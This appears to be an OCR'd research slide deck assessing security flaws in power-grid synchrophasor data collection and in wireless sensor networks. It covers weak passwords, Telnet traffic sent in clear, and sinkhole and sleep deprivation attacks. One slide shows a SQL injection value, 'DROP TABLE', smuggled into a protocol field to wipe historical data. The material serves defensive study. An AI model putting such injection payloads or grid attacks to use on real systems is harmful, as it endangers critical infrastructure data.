- **Security Evaluation**
  - The default passwords are very common (and simple) alphabetic strings → Very possible that a dictionary attack is successful
  - No mechanism forces the change of default passwords → Usually results in users keeping the default ones
  - No constraint for the strength of new passwords → Very weak and/or easy to guess passwords => dictionary attacks successful
  - Multiple privilege levels can share a common password → Lazy (typical) users will use the same password for all levels
  - Passwords do not expire → Brute force attacks possible

Isolated Device Assessment – Remote management

- Remote management enabled by Telnet connection
  - Telnet communications are in clear
- Also other supported protocols do not provide any security features
- All communications are in clear, and thus messages - including passwords - can be easily intercepted

prompt password:


```
0000  00 1d 92 9c 23 7c 00 30 a7 02 1c 52 08 00 45 00   ....#|.0...R..E.
0010  00 37 13 e9 00 00 40 06 e3 84 c0 a8 01 02 c0 a8   .7....@.........
0020  01 01 00 17 04 76 11 74 59 a0 a8 64 9c b4 50 18   .....v.tY..d..P.
0030  22 34 17 a6 00 00 0a 02 0d 0a 50 61 73 73 77 6f   "4........Passwo
0040  72 64 3a 20 3f                                    rd: ?
```

sending password ("TAIL"):

```
0000  00 30 a7 02 1c 52 00 1d 92 9c 23 7c 08 00 45 00   .0...R....#|..E.
0010  00 29 15 2b 40 00 80 06 62 50 c0 a8 01 01 c0 a8   .).+@...bP......
0020  01 02 04 76 00 17 a8 64 9c b4 11 74 59 af 50 18   ...v...d...tY.P.
0030  00 fe 22 b0 00 00 54                              ..".....T
0000  00 30 a7 02 1c 52 00 1d 92 9c 23 7c 08 00 45 00   .0...R....#|..E.
0010  00 29 15 2e 40 00 80 06 62 4d c0 a8 01 01 c0 a8   .)..@...bM......
0020  01 02 04 76 00 17 a8 64 9c b5 11 74 59 b0 50 18   ...v...d...tY.P.
0030  00 fe 35 ae 00 00 41                              ..5...A
0000  00 30 a7 02 1c 52 00 1d 92 9c 23 7c 08 00 45 00   .0...R....#|..E.
0010  00 29 15 2f 40 00 80 06 62 4c c0 a8 01 01 c0 a8   .)./@...bL......
0020  01 02 04 76 00 17 a8 64 9c b6 11 74 59 b1 50 18   ...v...d...tY.P.
0030  00 fe 2d ac 00 00 49                              ..-...I
0000  00 30 a7 02 1c 52 00 1d 92 9c 23 7c 08 00 45 00   .0...R....#|..E.
0010  00 29 15 31 40 00 80 06 62 4a c0 a8 01 01 c0 a8   .).1@...bJ......
0020  01 02 04 76 00 17 a8 64 9c b7 11 74 59 b2 50 18   ...v...d...tY.P.
0030  00 fe 2a aa 00 00 4c                              ..*...L
```

Assessment of a Simplified Testbed

- A simplified - yet realistic - testbed for the analysis was set up based on the official documentation shipped with the synchrophasor device
  - PDC application: Open PDC
    - Widely used open source PDC supporting IEEE C37.118 standard
  - Database: MySQL




Weak Communications

- Two types of communications:
  1. Management Communications
  2. Communications with the PDC application

- As for 1) implication of using Telnet were already discussed
  - Use of VPN => not even suggested in the official device documentation
- As for 2) C37.118 protocol does not provide any encryption mechanism
  - Possibility to inject, modify, and drop packets
- No authentication between Synchrophasor and PDC
  - Man-in-the-middle attacks possible


Poor Input Validation at the Application Level (1/2)



- The content of the messages is not verified by the Input Adapter
  - It is possible to include any string in the text fields of C37.118 messages
- No sanitization performed in the output adapter
  - Forged/altered content can reach the database

Poor Input Validation at the Application Level (2/2)

- The attacker can modify C37.118 packets so to inject SQL code into the database, hence resulting in historical data being compromised or lost



INSERT INTO pmus (id) VALUES ($_REQUEST[“id”]);

$_REQUEST[“id”]) = “A21); DROP TABLE *; --”

INSERT INTO pmus (id) VALUES (A21); DROP TABLE pmus; --);


Assessment of a hardened testbed – 1/2

- A secure gateway manages VPN communications between the Remote Management Station/PDC Application and the domain hosting the Synchrophasor
- SynchroPhasor internal authentication is disabled
- The secure gateway intercepts login attempts and forwards them to a Central Authentication Center (provided by the synchro-phasor vendor), which manages credentials with configurable policies
- A firewall was installed, to protect the domain hosting the synchro-phasor

NOTE:

- Follows recommendations issued by the vendor and makes use of devices provided by the vendor, but not yet explicitly mentioned in the technical documentation of the specific device being evaluated → it is a "smart" (i.e. much better than the typical) configuration

Assessment of a hardened testbed – 2/2



Weak Protection from Insiders

- Use of Compulsory VPNs allows to encrypt the channel between two communicating domains (as opposed to Voluntary VPNs, which allow end to end encryption)
  - This results in protection against external attackers only (while insiders have still access to communications in clear)

- Replacing Telnet with SSH would result in a cheap yet effective solution

Weak Integration within the same product line

- Surprisingly, the synchro-phasor was not designed to interact with the Central Authentication Center (CAC) → its integration with the CAC requires that authentication be completely disabled at the synchrophasor side, and a proxy intercepts login attempts and forwards them to the CAC
  - Stricter policy enforced against external users
  - … but complete lack of protection against insiders (not even the weak password mechanism is in place anymore)

Poor Input Validation at the Application Level


- PDC was not included into the secured domain…
- … but even if it was:
  - Firewalls cannot deal with SQL Injection attacks
    - They are unaware of application level attacks
  - The proxy was only managing authentication procedures


Conclusions


- We have conducted a security assessment of the key technologies enabling data collection in Power Grids
- The study has been conducted on commercial grade products (specifically, a mix of open source and proprietary ones)
- We have collected evidence proving that state of the art components for building smart grid data collection infrastructures have several vulnerabilities, some of which can be easily exploited
- We have shown that there is little awareness of security issues in the power grid domain
- More attention is needed in the design, development, and deployment of smart grid data collection networks

Vulnerabilities of WSN technologies

WSN technology







Claim


- WSNs will be an integral part of a wide variety of CIs, for a number of reasons, and in particular:
  - **Technical**
    - Potential of significantly improving the sensing capabilities of SCADA sub-systems
    - Potential of increasing the resilience of the overall SCADA architecture
  - **Political**
    - Governments have recognized the importance of WSNs as a key technology for the protection of CIs, and have issued formal directives - as well as funded specific programs - for favoring the development of WSN technology in the context of CI protection

WSN Routing Basics

- Multihop routing algorithm:
  - Uses a shortest path first algorithm
  - Gives priority to routes with a lower cost to the base station
    - Lower hop count to the base station or best link estimation
  - The neighbour node with the best path metric is selected as the parent node
- Nodes periodically send route update messages with routing information to their neighbours:
  - These route messages contain the expected transmission cost to the base station and the link quality for every neighbour node
- **Since authentication and encryption of communications are CPU-intensive operations, strong authentication and strong encryption are often traded off for a longer lifetime of batteries**

Sinkhole attack


- The malicious node (node 4):
  - Advertises that it has a very low EXT (EXpected Transmission cost) value
  - Claims an high routing packets sending rate for its neighbours in order to force the routing changes



Assumption:

Somehow the node has been compromised

Sinkhole attack



The effect is that all traffic flows through the attacker node


The attacker is thus able to:

1) **read the data (violation of confidentiality)**
2) **change the data contents (violation of integrity)**
3) **throw the data away (violation of availability)**


Sleep Deprivation attack

Two alternative tecniques (attacker is node 20)

1) Forward a packet many times
2) Generate fake packets



Sleep Deprivation attack




Effects:

